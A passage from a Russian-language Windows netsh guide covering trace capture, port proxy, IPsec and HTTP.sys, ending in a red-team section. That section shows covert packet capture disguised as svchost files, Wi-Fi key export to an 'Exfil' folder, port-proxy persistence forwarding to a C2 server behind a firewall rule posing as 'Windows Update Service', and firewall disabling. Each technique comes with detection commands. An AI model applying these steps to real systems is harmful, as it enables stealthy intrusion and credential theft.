C:\> etl2pcapng.exe C:\Traces\network.etl C:\Traces\network.pcapng
```

После конвертации файл открывается стандартными средствами Wireshark.

Анализ через Windows Performance Analyzer (WPA):

Для ETL-файлов, содержащих не только сетевые пакеты, но и системные события (когда используются сценарии), WPA из Windows ADK предоставляет наиболее полный анализ.

4.5.5 Сетевой capture без Wireshark

Комплексный пример: захват трафика на конкретном интерфейсе с фильтрацией, предназначенный для последующего анализа.

```
REM Определяем интерфейсы
C:\> netsh trace show interfaces

   Idx  Met  MTU   State        Name
  ----  ---  ----  ----------  ---------------
     1   75  4294967295  connected  Loopback Pseudo-Interface 1
    12   25  1500  connected  Ethernet
    18   35  1500  connected  Wi-Fi

REM Запускаем захват только на Ethernet, фильтруя HTTP/HTTPS трафик
C:\> netsh trace start capture=yes CaptureInterface="Ethernet" protocol=TCP IPv4.Destin

REM Воспроизводим проблему...

REM Останавливаем захват
C:\> netsh trace stop
```

Преимущества netsh trace перед Wireshark/tcpdump: - Не требует установки стороннего ПО - Захватывает пакеты до и после обработки файрволом - Может включать события ETW (Event Tracing for Windows) от сетевого стека - Работает в безопасном режиме Windows - Доступен на серверных установках Server Core

4.5.6 Пакетная трассировка с корреляцией событий

Одна из уникальных возможностей netsh trace — корреляция сетевых пакетов с системными событиями, что позволяет ответить на вопрос «какой процесс отправил этот пакет?»:

```
C:\> netsh trace start capture=yes scenario=InternetClient,NetworkSecurity report=yes f

REM После остановки
C:\> netsh trace stop
```

Параметр `report=yes` генерирует HTML-отчёт с корреляцией событий. Файл отчёта создаётся рядом с `.etl` файлом с расширением `.cab`, внутри которого находится HTML-документ с подробным анализом.

4.5.7 Практические сценарии диагностики

Сценарий 1: Диагностика проблем с DNS-разрешением.

Пользователи сообщают о медленном открытии веб-страниц. Подозрение на проблемы DNS:

```
C:\> netsh trace start scenario=InternetClient capture=yes tracefile=C:\Traces\dns-issu

REM Воспроизводим проблему: открываем браузер, ждём медленную загрузку

C:\> netsh trace stop
```

В ETL-файле будут зафиксированы все DNS-запросы от клиента, включая задержки ответов, таймауты, обращения к альтернативным DNS-серверам. При конвертации в текст можно увидеть, какие запросы занимали аномально долгое время.

Сценарий 2: Диагностика проблем подключения к Wi-Fi.

Ноутбук периодически теряет Wi-Fi соединение:

```
C:\> netsh trace start scenario=WLAN,LAN,InternetClient capture=yes tracefile=C:\Traces

REM persistent=yes позволяет трассировке продолжаться даже после выхода пользователя из
```

Параметр `persistent=yes` особенно полезен для диагностики периодических проблем — трассировка будет работать, пока не будет явно остановлена, собирая данные о каждом разрыве соединения.

Сценарий 3: Диагностика VPN-подключения.

```
C:\> netsh trace start scenario=VPN,NetworkSecurity capture=yes tracefile=C:\Traces\vpn

REM Пытаемся подключиться к VPN

C:\> netsh trace stop
```

Сценарий VPN включает провайдеры для PPTP, L2TP, SSTP, IKEv2 — все протоколы VPN, поддерживаемые Windows.

4.5.8 Ограничения и альтернативы

Несмотря на мощь, netsh trace имеет ограничения:

- **Формат ETL.** Бинарный формат требует специализированных инструментов для анализа. Прямой просмотр содержимого невозможен, в отличие от PCAP/PCAPNG.
- **Привилегии.** Запуск трассировки требует прав администратора.
- **Производительность.** Захват всего трафика на загруженном сервере может существенно влиять на производительность. Используйте фильтры для минимизации нагрузки.
- **Отсутствие real-time просмотра.** В отличие от Wireshark, netsh trace не позволяет просматривать пакеты в реальном времени — только постфактум после остановки трассировки.
- **Только одна сессия.** В системе может быть активна только одна сессия netsh trace. Попытка запустить вторую приведёт к ошибке.

Для преодоления ограничения на одну сессию или для более гибкого захвата можно использовать `pktmon` (Packet Monitor) — инструмент, появившийся в Windows 10 версии 1809 и Server 2019:

```
C:\> pktmon start --capture --comp nics
C:\> pktmon stop
C:\> pktmon pcapng pktmon.etl -o capture.pcapng
```

Pktmon создаёт ETL-файлы, которые можно напрямую конвертировать в PCAPNG, что упрощает анализ в Wireshark.

4.6 Port proxy и перенаправление

Контекст `interface portproxy` реализует **перенаправление портов** (port forwarding) на уровне ядра Windows. Это встроенный в систему механизм, не требующий установки дополнительных инструментов — что делает его особенно ценным как для администраторов, так и для специалистов по безопасности.

4.6.1 Архитектура port proxy

Port proxy работает через драйвер IP Helper (iphlpsvc). При получении пакета на указанный адрес и порт, драйвер перенаправляет соединение на другой адрес/порт. Поддерживаются четыре типа перенаправления:

Тип	Описание
v4tov4	IPv4 → IPv4
v4tov6	IPv4 → IPv6
v6tov4	IPv6 → IPv4
v6tov6	IPv6 → IPv6

4.6.2 Создание перенаправления

Базовый синтаксис:

```
netsh interface portproxy add v4tov4 listenaddress=<локальный_IP> listenport=<локальны
```

Пример 1: Проброс локального порта на удалённый сервис.
Допустим, внутренний веб-сервер 10.10.10.50:8080 недоступен извне. Мы настраиваем port proxy на пограничной машине:

```
C:\> netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=80 connecta
```

Теперь все подключения на порт 80 любого интерфейса этой машины будут перенаправлены на 10.10.10.50:8080.
Пример 2: Перенаправление на localhost.
Привязать внешний порт к локальному сервису, слушающему только на 127.0.0.1:

```
C:\> netsh interface portproxy add v4tov4 listenaddress=192.168.1.50 listenport=3000 c
```

Пример 3: Перенаправление с IPv4 на IPv6.

```
C:\> netsh interface portproxy add v4tov6 listenaddress=0.0.0.0 listenport=443 connecta
```

4.6.3 Просмотр и управление правилами

Просмотр всех активных правил:

```
C:\> netsh interface portproxy show all

Прослушивать на ipv4:              Подключиться к ipv4:

Адрес            Порт    Адрес            Порт
---------------- ------  ---------------- ------
0.0.0.0          80      10.10.10.50      8080
192.168.1.50     3000    127.0.0.1        3000
```

Просмотр правил конкретного типа:

```
C:\> netsh interface portproxy show v4tov4
C:\> netsh interface portproxy show v4tov6
```

Удаление правила:

```
C:\> netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=80
```

Сброс всех правил:

```
C:\> netsh interface portproxy reset
```

4.6.4 Важные нюансы

Необходимость правила файрвола. Port proxy сам по себе не открывает порты в файрволе. Если файрвол блокирует входящий трафик на указанный порт, необходимо создать разрешающее правило:

```
C:\> netsh advfirewall firewall add rule name="Port Proxy 80" dir=in action=allow proto
```

Служба IP Helper. Для работы port proxy должна быть запущена служба IP Helper (iphlpsvc):

```
C:\> sc query iphlpsvc

SERVICE_NAME: iphlpsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Если служба не запущена:

```
C:\> sc start iphlpsvc
C:\> sc config iphlpsvc start=auto
```

Только TCP. Port proxy поддерживает только TCP-соединения. Для перенаправления UDP-трафика необходимы альтернативные инструменты (например, netcat или специализированные прокси).

Персистентность. Правила port proxy сохраняются между перезагрузками, так как хранятся в реестре:

```
HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp
```

4.6.5 Практика: проброс портов для доступа к внутренним сервисам

Сценарий: рабочая станция в демилитаризованной зоне (DMZ) имеет доступ как к внешней сети, так и к внутренней. Необходимо обеспечить доступ с удалённого компьютера к нескольким внутренним сервисам.

```
@echo off
REM ═══ Настройка Port Proxy для доступа к внутренним сервисам ═══

REM Внутренний веб-сервер
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8080 connectaddre

REM Внутренний RDP-сервер
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=33389 connectaddr

REM Внутренний SSH-сервер
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=2222 connectaddre

REM Внутренняя база данных
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=15432 connectaddr

REM Создание правил файрвола
netsh advfirewall firewall add rule name="PortProxy-HTTP" dir=in action=allow protocol=
netsh advfirewall firewall add rule name="PortProxy-RDP" dir=in action=allow protocol=T
netsh advfirewall firewall add rule name="PortProxy-SSH" dir=in action=allow protocol=T
netsh advfirewall firewall add rule name="PortProxy-PgSQL" dir=in action=allow protocol

REM Проверка
netsh interface portproxy show all

echo ═══ Port Proxy настроен ═══
```

Обратите внимание: правила файрвола ограничивают доступ одним IP-адресом (203.0.113.10) — это критически важно для безопасности.

4.7 IPsec

Netsh предоставляет полноценное управление политиками IPsec (Internet Protocol Security) через контексты `ipsec` и `advfirewall consec`. IPsec обеспечивает шифрование и аутентификацию на сетевом уровне, что критически важно в корпоративных средах.

4.7.1 Два подхода к IPsec в netsh

В Windows существуют два поколения управления IPsec:

1. **netsh ipsec** — устаревший контекст, работающий с политиками IPsec в стиле Windows 2000/XP. Всё ещё функционален, но считается deprecated.
2. **netsh advfirewall consec** — Connection Security Rules (правила безопасности подключений) в Windows Firewall with Advanced Security. Это рекомендуемый подход для современных систем.

4.7.2 Правила безопасности подключений (Connection Security Rules)

Просмотр текущих правил:

```
C:\> netsh advfirewall consec show rule name=all

Нет правил, соответствующих указанным критериям.
```

Создание правила аутентификации между двумя серверами (require authentication):

```
C:\> netsh advfirewall consec add rule name="Server-to-Server IPsec" endpoint1=192.168
Ок.
```

Типы действий: - `requireinrequireout` — требовать аутентификацию в обоих направлениях - `requireinrequestout` — требовать для входящего, запрашивать для исходящего - `requestinrequestout` — запрашивать аутентификацию (не требовать) - `noauthentication` — не использовать аутентификацию

Создание правила с указанием метода аутентификации (предварительный ключ — pre-shared key):

```
C:\> netsh advfirewall consec add rule name="IPsec-PSK" endpoint1=10.0.0.0/24 endpoint
Ок.
```

Создание правила с сертификатной аутентификацией:

```
C:\> netsh advfirewall consec add rule name="IPsec-Cert" endpoint1=any endpoint2=192.1
Ок.
```

4.7.3 Мониторинг IPsec соединений

Просмотр активных Security Associations (SA):

```
C:\> netsh advfirewall monitor show consec

Правила безопасности подключений:
------------------------------------------------------------------
Имя правила:          Server-to-Server IPsec
------------------------------------------------------------------
Локальный адрес:      192.168.1.10
Удалённый адрес:      192.168.1.20
Режим:                Transport
Пролокол:             Любой

Main Mode SA:
    ID:               12345
    Локальный адрес:  192.168.1.10
    Удалённый адрес:  192.168.1.20
    Мой ID:           FQDN: server1.corp.local
    ID партнёра:      FQDN: server2.corp.local
    Авторизация:      ESP

Quick Mode SA:
    ID:               67890
    Направление:      Оба
    Протокол:         ESP
    Шифрование:       AES-CBC 256
    Целостность:      SHA-256
    Время жизни:      3600 секунд / 100000 КБ
```

Просмотр статистики IPsec:

```
C:\> netsh advfirewall monitor show mmsa
C:\> netsh advfirewall monitor show qmsa
```

Где `mmsa` — Main Mode Security Associations, `qmsa` — Quick Mode Security Associations.

4.7.4 Настройка параметров IPsec через устаревший контекст

Для полноты картины приведём пример использования классического контекста `ipsec`:

```
REM Создание списка фильтров
C:\> netsh ipsec static add filterlist name="DB-Traffic"

REM Добавление фильтра
C:\> netsh ipsec static add filter filterlist="DB-Traffic" srcaddr=192.168.1.0 srcmask=

REM Создание действия фильтра (шифрование)
C:\> netsh ipsec static add filteraction name="Encrypt" action=negotiate qmsecmethods="

REM Создание политики
C:\> netsh ipsec static add policy name="DB-Protection" assign=yes

REM Создание правила
C:\> netsh ipsec static add rule name="Encrypt-DB" policy="DB-Protection" filterlist="D
```

> ***Совет.*** *В современных средах (Windows 10/11, Server 2019+) предпочтительнее использовать Connection Security Rules через `advfirewall consec` или PowerShell-командлеты из модуля NetSecurity. Классический контекст `ipsec` стоит использовать только при работе с устаревшими системами.*

4.7.5 Практический пример: шифрование трафика между серверами

Рассмотрим реалистичный сценарий: необходимо зашифровать весь трафик между веб-сервером (192.168.1.10) и сервером базы данных (192.168.1.20). Это типичная задача при выполнении требований PCI DSS или других стандартов безопасности.

На обоих серверах выполняем:

```
@echo off
REM ═══ Настройка IPsec между веб-сервером и сервером БД ═══

REM Шаг 1: Создание правила безопасности подключений
netsh advfirewall consec add rule name="WebApp-DB Encryption" ^
    endpoint1=192.168.1.10/32 ^
    endpoint2=192.168.1.20/32 ^
    action=requireinrequireout ^
    auth1=computerpsk ^
    auth1psk="ComplexSharedKey!2026#Prod" ^
    protocol=tcp ^
    port1=any ^
    port2=1433 ^
    profile=domain

REM Шаг 2: Создание правила файрвола, требующего шифрование
netsh advfirewall firewall add rule name="Require IPsec for SQL" ^
    dir=in ^
    action=allow ^
    protocol=tcp ^
    localport=1433 ^
    security=authenticate ^
    profile=domain

echo ═══ IPsec настроен. Проверьте подключение к БД ═══
```

Проверка работоспособности:

```
C:\> netsh advfirewall monitor show mmsa

Main Mode SA на 20.03.2026 14:00:00
-----------------------------------------------------------------------
Локальный адрес:     192.168.1.10
Удалённый адрес:     192.168.1.20
Мой ID:              Машина
ID партнёра:         Машина
Аутентификация:      Pre-shared Key
Шифрование:          AES-CBC 128
Целостность:         SHA-256
Группа DH:           DH Group 14
Время жизни:         480 мин / 0 сеансов

C:\> netsh advfirewall monitor show qmsa

Quick Mode SA на 20.03.2026 14:00:05
-----------------------------------------------------------------------
Локальный адрес:     192.168.1.10
Удалённый адрес:     192.168.1.20
Протокол:            TCP
Локальный порт:      1433
Удалённый порт:      49812
Шифрование:          ESP AES-CBC 128
Целостность:         ESP SHA-256
Время жизни:         60 мин / 100000 КБ
```

Если Main Mode SA и Quick Mode SA установлены — трафик между серверами шифруется. Для дополнительной верификации можно запустить захват пакетов и убедиться, что вместо TCP-пакетов с читаемым SQL-трафиком виден только ESP (Encapsulating Security Payload).

4.8 HTTP

Контекст `http` управляет HTTP-подсистемой Windows (HTTP.sys) — встроенным в ядро HTTP-сервером, который используется IIS, WCF-сервисами, Web API и другими компонентами.

4.8.1 URL Reservations (резервирование URL)

URL Reservation определяет, какой пользователь или группа имеет право прослушивать указанный URL-префикс.

Просмотр текущих резервирований:

```
C:\> netsh http show urlacl

Зарезервированный URL : http://+:80/Temporary_Listen_Addresses/
    Пользователь: \Everyone
        Прослушивание: Да
        Делегирование: Нет
        SDDL: D:(A;;GX;;;WD)

Зарезервированный URL : https://+:443/sra_{BA195980-CD49-458b-9E23-C84EE0ADCD75}/
    Пользователь: NT SERVICE\SstpSvc
        Прослушивание: Да
        Делегирование: Нет

Зарезервированный URL : http://+:5985/wsman/
    Пользователь: NT SERVICE\WinRM
        Прослушивание: Да
        Делегирование: Нет

Зарезервированный URL : https://+:5986/wsman/
    Пользователь: NT SERVICE\WinRM
        Прослушивание: Да
        Делегирование: Нет

Зарезервированный URL : http://+:47001/wsman/
    Пользователь: NT SERVICE\WinRM
        Прослушивание: Да
        Делегирование: Нет
```

Добавление резервирования (позволяет не-администраторскому сервису прослушивать URL):

```
C:\> netsh http add urlacl url=http://+:8080/api/ user="CORP\ServiceAccount" listen=yes
Резервирование URL успешно добавлено.
```

Удаление резервирования:

```
C:\> netsh http delete urlacl url=http://+:8080/api/
Резервирование URL успешно удалено.
```

4.8.2 SSL-сертификаты

Просмотр привязок SSL-сертификатов к IP-адресам и портам:

```
C:\> netsh http show sslcert

Привязки SSL-сертификатов:
-------------------------

    IP:порт                      0.0.0.0:443
    Хэш сертификата:             a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4e5f6a1b2
    Идентификатор приложения:    {4dc3e181-e14b-4a21-b022-59fc669b0914}
    Имя хранилища сертификатов:  MY
    Проверять отзыв клиентских сертификатов: Включено
    Проверять отзыв только с кэшированным списком: Отключено
    Использование:
    Время проверки отзыва:       0
    Время обновления URL:        0
    Контекст SCTL:
    Имя SCTL:
    Флаги:                       Согласование клиентского сертификата
    Расширенные флаги:

    IP:порт                      0.0.0.0:5986
    Хэш сертификата:             b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3
    Идентификатор приложения:    {00000000-0000-0000-0000-000000000000}
    Имя хранилища сертификатов:  MY
    ...
```

Привязка SSL-сертификата к порту:

```
C:\> netsh http add sslcert ipport=0.0.0.0:8443 certhash=a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3
Привязка SSL-сертификата успешно добавлена.
```

Параметры: - `ipport` — IP-адрес и порт (0.0.0.0 означает все интерфейсы) - `certhash` — SHA-1 отпечаток сертификата (можно получить через `certutil -store MY`) - `appid` — GUID приложения (произвольный, для идентификации) - `certstorename` — имя хранилища сертификатов (обычно MY)
Удаление привязки:

```
C:\> netsh http delete sslcert ipport=0.0.0.0:8443
Привязка SSL-сертификата успешно удалена.
```

Привязка по SNI (Server Name Indication) — для хостинга нескольких SSL-сайтов на одном порту:

```
C:\> netsh http add sslcert hostnameport=www.example.com:443 certhash=a1b2c3d4e5f6a1b2c
```

4.8.3 Просмотр состояния HTTP-сервера

Активные сессии HTTP.sys:

```
C:\> netsh http show servicestate

Снимок состояния сервера:
------------------------------------------------------------------

Группа очередей запросов:
    Группа очередей запросов ID: F800000040000001
        Состояние: Активна
        Очередь запросов:
            ID очереди: F900000040000001
            Имя очереди: WinRM-HTTP
            Состояние: Активна
            Зарегистрированные URL:
                HTTP://+:5985/WSMAN/
            Процесс контроллера:
                ID процесса: 4
                Имя образа: System

    Группа очередей запросов:
        Группа очередей запросов ID: F800000040000002
        Состояние: Активна
        Очередь запросов:
            ID очереди: F900000040000002
            Имя очереди:
            Состояние: Активна
            Зарегистрированные URL:
                HTTP://+:80/
            Процесс контроллера:
                ID процесса: 2856
                Имя образа: w3wp.exe
```

Эта информация крайне полезна для диагностики: можно определить, какой процесс прослушивает конкретный URL, и выявить конфликты.

4.8.4 Настройка таймаутов и лимитов

```
C:\> netsh http show timeout

Параметры таймаутов:
------------------------------------------------------------------
Таймаут сущности тела:       2 минуты
Таймаут опустошения тела сущности: 2 минуты
Таймаут очереди запросов:   2 минуты
Таймаут бездействующего соединения: 2 минуты
Таймаут ожидания заголовка: 2 минуты
Минимальная скорость отправки: 150 байт/с
```

Изменение таймаутов:

```
C:\> netsh http add timeout timeouttype=idleconnectiontimeout value=120
```

Настройка IP Listen List (на каких адресах HTTP.sys будет слушать):

```
C:\> netsh http show iplisten

IP-адреса, на которых ведётся прослушивание:
------------------------------------------------------------------

C:\> netsh http add iplisten ipaddress=192.168.1.50
IP-адрес успешно добавлен.
```

4.9 Продвинутые сценарии эксплуатации

В этом разделе мы рассмотрим техники, которые используются в пентестинге и red team-операциях. Понимание этих методов критически важно как для атакующей, так и для защитной стороны.

> ***Дисклеймер.*** *Описанные техники приводятся исключительно в образовательных и исследовательских целях. Применение данных методов к системам без явного письменного разрешения владельца является незаконным и нарушает законодательство большинства юрисдикций.*

4.9.1 Скрытый сетевой capture

Netsh trace может использоваться для тайного захвата сетевого трафика на скомпрометированном хосте. В отличие от Wireshark или tcpdump, netsh trace: - Является штатным компонентом Windows - Не оставляет следов установки стороннего ПО - Файл трассировки может быть размещён в неприметном месте - Захват работает на уровне ядра

```
C:\> netsh trace start capture=yes tracefile=C:\Windows\Temp\svchost_dump.etl maxsize=5
```

Для ещё большей скрытности можно ограничить захват определёнными протоколами:

```
REM Захват только HTTP/HTTPS трафика
C:\> netsh trace start capture=yes protocol=TCP IPv4.DestinationAddress=0.0.0.0/0 trace
```

Расположение файла в стандартной директории ETL-логов Windows затрудняет обнаружение при поверхностном анализе.

Дополнительная маскировка. Атакующий может настроить захват только определённого трафика, чтобы минимизировать размер файла и снизить вероятность обнаружения по нагрузке на диск:

```
REM Захват только аутентификационного трафика (LDAP, Kerberos, NTLM)
C:\> netsh trace start capture=yes protocol=TCP IPv4.DestinationAddress=10.0.0.1 trace
```

Параметр `filemode=circular` гарантирует, что файл не вырастет больше указанного размера — старые данные будут перезаписываться новыми.

Детектирование. Для обнаружения активной трассировки существует несколько методов:

Прямая проверка через netsh:

```
C:\> netsh trace show status

Трассировка конфигурации:
------------------------------------------------------------------
Состояние:           Запущено
Файл трассировки:    C:\Windows\Temp\svchost_dump.etl
...
```

Проверка сессий ETW (Event Tracing for Windows):

```
C:\> logman query -ets | findstr -i "NetTrace"
NetTrace                          Trace
```

Поиск ETL-файлов в нестандартных расположениях:

```
C:\> dir /s /b C:\Windows\Temp\*.etl C:\ProgramData\*.etl 2>nul
```

Мониторинг процессов — при активной трассировке netsh может отображаться в списке процессов, если запущен в интерактивном режиме. Однако при запуске в однострочном режиме процесс netsh завершается сразу после запуска трассировки, а сама трассировка продолжается как фоновая сессия ETW.
Системный администратор должен включить в свои процедуры регулярную проверку активных ETW-сессий. Обнаружение незапланированных сессий трассировки — важный индикатор компрометации.

4.9.2 Извлечение учётных данных

Помимо Wi-Fi-паролей (рассмотренных в разделе 4.4.4), netsh может использоваться для извлечения другой чувствительной информации.

Профили WLAN всех пользователей:

По умолчанию профили доступны для всех пользователей системы. Администратор может экспортировать их все:

```
C:\> netsh wlan export profile folder=C:\Exfil key=clear
```

Конфигурация WinHTTP proxy (может содержать credentials):

```
C:\> netsh winhttp show proxy

Текущие параметры прокси WinHTTP:

    Прокси-сервер:    http://proxy.corp.local:8080
    Список обхода:    *.corp.local;<local>
```

В корпоративных средах конфигурация прокси может косвенно раскрыть внутреннюю структуру сети.

IPsec Pre-Shared Keys:

При использовании аутентификации по предварительному ключу (PSK) в правилах IPsec, ключи хранятся в конфигурации и теоретически могут быть извлечены:

```
C:\> netsh ipsec static show all
```

4.9.3 Persistence через port proxy

Port proxy может использоваться для создания устойчивого «чёрного хода» — перенаправления, переживающего перезагрузку:

```
REM Перенаправление входящих соединений на C2-сервер
C:\> netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=443 connecta

REM Правило файрвола для маскировки
C:\> netsh advfirewall firewall add rule name="Windows Update Service" dir=in action=a
```

Правила port proxy сохраняются в реестре и переживают перезагрузку:

```
HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp
```

Такая конфигурация обладает несколькими свойствами, делающими её привлекательной для атакующих:

- **Переживает перезагрузку** — правила хранятся в реестре.

- **Не создаёт отдельного процесса** — перенаправление работает на уровне драйвера ядра (IP Helper), не порождая видимых процессов в Task Manager.
- **Легитимный механизм** — port proxy является штатной функцией Windows, что затрудняет детектирование по сигнатурам.
- **Имитация легитимного сервиса** — имя правила файрвола «Windows Update Service» не вызовет подозрений при беглом просмотре списка правил.
  Более сложный вариант — цепочка port proxy через несколько хостов для создания туннеля через сегменты сети:

```
REM Хост A (DMZ) → Хост B (internal)
C:\> netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8443 connec

REM Хост B (internal) → Хост C (target)
C:\> netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8443 connec
```

В результате подключение извне к хосту A на порт 8443 будет перенаправлено через хост B к RDP-серверу на хосте C — фактически создаётся многоуровневый туннель без использования дополнительных инструментов.
Детектирование:

```
REM Проверка наличия правил port proxy
C:\> netsh interface portproxy show all

REM Проверка реестра напрямую
C:\> reg query HKLM\SYSTEM\CurrentControlSet\Services\PortProxy /s

REM Поиск подозрительных правил файрвола
C:\> netsh advfirewall firewall show rule name=all dir=in | findstr /i "allow"
```

Дополнительные методы детектирования:

```
REM Проверка слушающих портов — port proxy создаёт LISTENING сокет
C:\> netstat -anob | findstr LISTENING

REM Сравнение с ожидаемым набором прослушиваемых портов
REM Неожиданные LISTENING-порты с процессом svchost.exe (IP Helper) — индикатор port pr
```

Важно: процесс, владеющий port proxy сокетом, будет отображаться как `svchost.exe` (хостинг службы iphlpsvc), а не как отдельный подозрительный процесс. Именно поэтому обнаружение port proxy через мониторинг процессов затруднено, и необходимо использовать прямую проверку через `netsh interface portproxy show all` или мониторинг соответствующего ключа реестра.

4.9.4 Обход правил файрвола

Несколько техник, которые могут использоваться для обхода файрвола:
Использование разрешённых программ. Если файрвол разрешает определённую программу, можно переименовать вредоносный файл или использовать DLL injection в разрешённый процесс.
Изменение профиля сети. Переключение профиля сети с Public на Private может ослабить правила файрвола:

```
REM Просмотр текущих профилей для сетевых подключений
C:\> netsh interface show interface
```

Профиль сети определяется службой NLA (Network Location Awareness). Изменение профиля через реестр или политику может привести к применению менее строгого набора правил файрвола.
Отключение файрвола для конкретного профиля:

```
C:\> netsh advfirewall set publicprofile state off
```

Создание «широкого» разрешающего правила:

```
C:\> netsh advfirewall firewall add rule name="Core Networking - IGMP" dir=in action=a
```

Имя правила имитирует системное, чтобы затруднить обнаружение при ручном аудите.

Использование edge traversal. Параметр `edge=yes` позволяет входящему трафику обходить NAT (Network Address Translation), что может использоваться для получения соединений через NAT-устройства:

```
C:\> netsh advfirewall firewall add rule name="Teredo Service" dir=in action=allow pro
```

Манипуляция с группировкой правил. Правила файрвола Windows могут быть объединены в группы. Атакующий может добавить вредоносное правило в группу легитимных системных правил, затрудняя его визуальное обнаружение в интерфейсе Windows Firewall with Advanced Security (wf.msc).

Эксплуатация правил для программ. Если в системе есть правило файрвола, разрешающее трафик для определённой программы без ограничения портов (что часто бывает при установке ПО), атакующий может использовать этот исполняемый файл как прокси для своего трафика или подменить его.

```
REM Поиск правил без ограничения портов
C:\> netsh advfirewall firewall show rule name=all dir=in verbose | findstr /C:"LocalP
```

Детектирование. Для защиты от подобных манипуляций:

```
@echo off
echo ═══ Аудит файрвола ═══
echo.

echo --- Состояние профилей ---
netsh advfirewall show allprofiles state

echo.
echo --- Правила с action=allow для любого протокола ---
netsh advfirewall firewall show rule name=all dir=in | findstr /i "protocol.*Any"

echo.
echo --- Недавно добавленные правила (проверьте вручную) ---
netsh advfirewall firewall show rule name=all dir=in status=enabled

echo.
echo --- Правила Port Proxy ---
netsh interface portproxy show all

echo.
echo --- Активные трассировки ---
netsh trace show status
```

4.9.5 Полный скрипт аудита сетевой конфигурации

Для системных администраторов и специалистов по безопасности приведём комплексный скрипт сбора информации:

```
@echo off
setlocal
set OUTPUT=C:\Audit\netsh-audit-%computername%.txt

echo ========================================= > %OUTPUT%
echo  Аудит сетевой конфигурации netsh       >> %OUTPUT%
echo  Хост: %computername%                    >> %OUTPUT%
echo  Дата: %date% %time%                     >> %OUTPUT%
echo ========================================= >> %OUTPUT%
echo. >> %OUTPUT%

echo [1/10] Сетевые интерфейсы >> %OUTPUT%
netsh interface show interface >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [2/10] IP-конфигурация >> %OUTPUT%
netsh interface ip show config >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [3/10] DNS-конфигурация >> %OUTPUT%
netsh interface ip show dnsservers >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [4/10] Состояние файрвола >> %OUTPUT%
netsh advfirewall show allprofiles >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [5/10] Правила файрвола (входящие, активные) >> %OUTPUT%
netsh advfirewall firewall show rule name=all dir=in status=enabled >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [6/10] Port Proxy >> %OUTPUT%
netsh interface portproxy show all >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [7/10] URL Reservations >> %OUTPUT%
netsh http show urlacl >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [8/10] SSL-сертификаты >> %OUTPUT%
netsh http show sslcert >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [9/10] WLAN-профили >> %OUTPUT%
netsh wlan show profiles >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [10/10] Активные трассировки >> %OUTPUT%
netsh trace show status >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [*] WinHTTP Proxy >> %OUTPUT%
netsh winhttp show proxy >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo [*] Winsock-каталог >> %OUTPUT%
netsh winsock show catalog >> %OUTPUT% 2>&1
echo. >> %OUTPUT%

echo Аудит завершён. Результаты: %OUTPUT%
```

4.10 Дополнительные контексты и команды

4.10.1 WinHTTP Proxy

Контекст `winhttp` управляет настройками прокси для системных сервисов, использующих WinHTTP API (в отличие от пользовательских настроек Internet Explorer/Edge):

```
C:\> netsh winhttp show proxy

Текущие параметры прокси WinHTTP:

    Прямой доступ (без прокси-сервера).
```

Установка прокси:

```
C:\> netsh winhttp set proxy proxy-server="http://proxy.corp.local:8080" bypass-list="
```

Импорт настроек из Internet Explorer:

```
C:\> netsh winhttp import proxy source=ie
```

Сброс прокси:

```
C:\> netsh winhttp reset proxy
```

4.10.2 Winsock

Контекст `winsock` управляет каталогом Winsock — списком провайдеров сетевых протоколов:

```
C:\> netsh winsock show catalog
```

Сброс каталога Winsock к значениям по умолчанию (полезно при проблемах с подключением после удаления антивируса или VPN):

```
C:\> netsh winsock reset
Сброс каталога Winsock выполнен успешно.
Для завершения сброса необходимо перезагрузить компьютер.
```

> ***Важно.*** `netsh winsock reset` *— одна из наиболее часто используемых «ремонтных» команд. Она восстанавливает записи каталога Winsock к установочным значениям по умолчанию. Однако после выполнения может потребоваться переустановка LSP-провайдеров (Layered Service Providers), если они использовались.*

4.10.3 BranchCache

Управление кэшированием контента в филиальных сетях:

```
C:\> netsh branchcache show status all

Состояние службы BranchCache
----------------------------------------------------------------
Текущее состояние службы:       Остановлена
Режим обслуживания:             Распределённое кэширование
Расположение кэша:              C:\Windows\ServiceProfiles\NetworkService\AppData\Local
Максимальный размер кэша:       5% от жёсткого диска
Использовано кэша:              0 байт
```

4.10.4 RAS (Remote Access Service)

Контекст `ras` управляет службой удалённого доступа, включая VPN-серверы и dial-up подключения:

```
C:\> netsh ras show conf

Конфигурация удалённого доступа:
------------------------------------------------------------------
Протокол:                       Подключение по протоколу точка-точка (PPP)
Программная сжатие:              Включено
Многоканальные подключения:      Включено
LCP-расширения:                  Включено
Аутентификация:                  CHAP, MS-CHAP v2, EAP
```

На серверных редакциях Windows с установленной ролью RRAS (Routing and Remote Access Service) контекст `ras` предоставляет управление VPN-сервером, NAT, маршрутизацией и диагностику подключений удалённых клиентов. Однако детальное рассмотрение этого контекста выходит за рамки данной главы и заслуживает отдельного материала.

4.10.5 DNS Client

Управление клиентом DNS:

```
C:\> netsh dnsclient show state

Параметры клиента DNS:
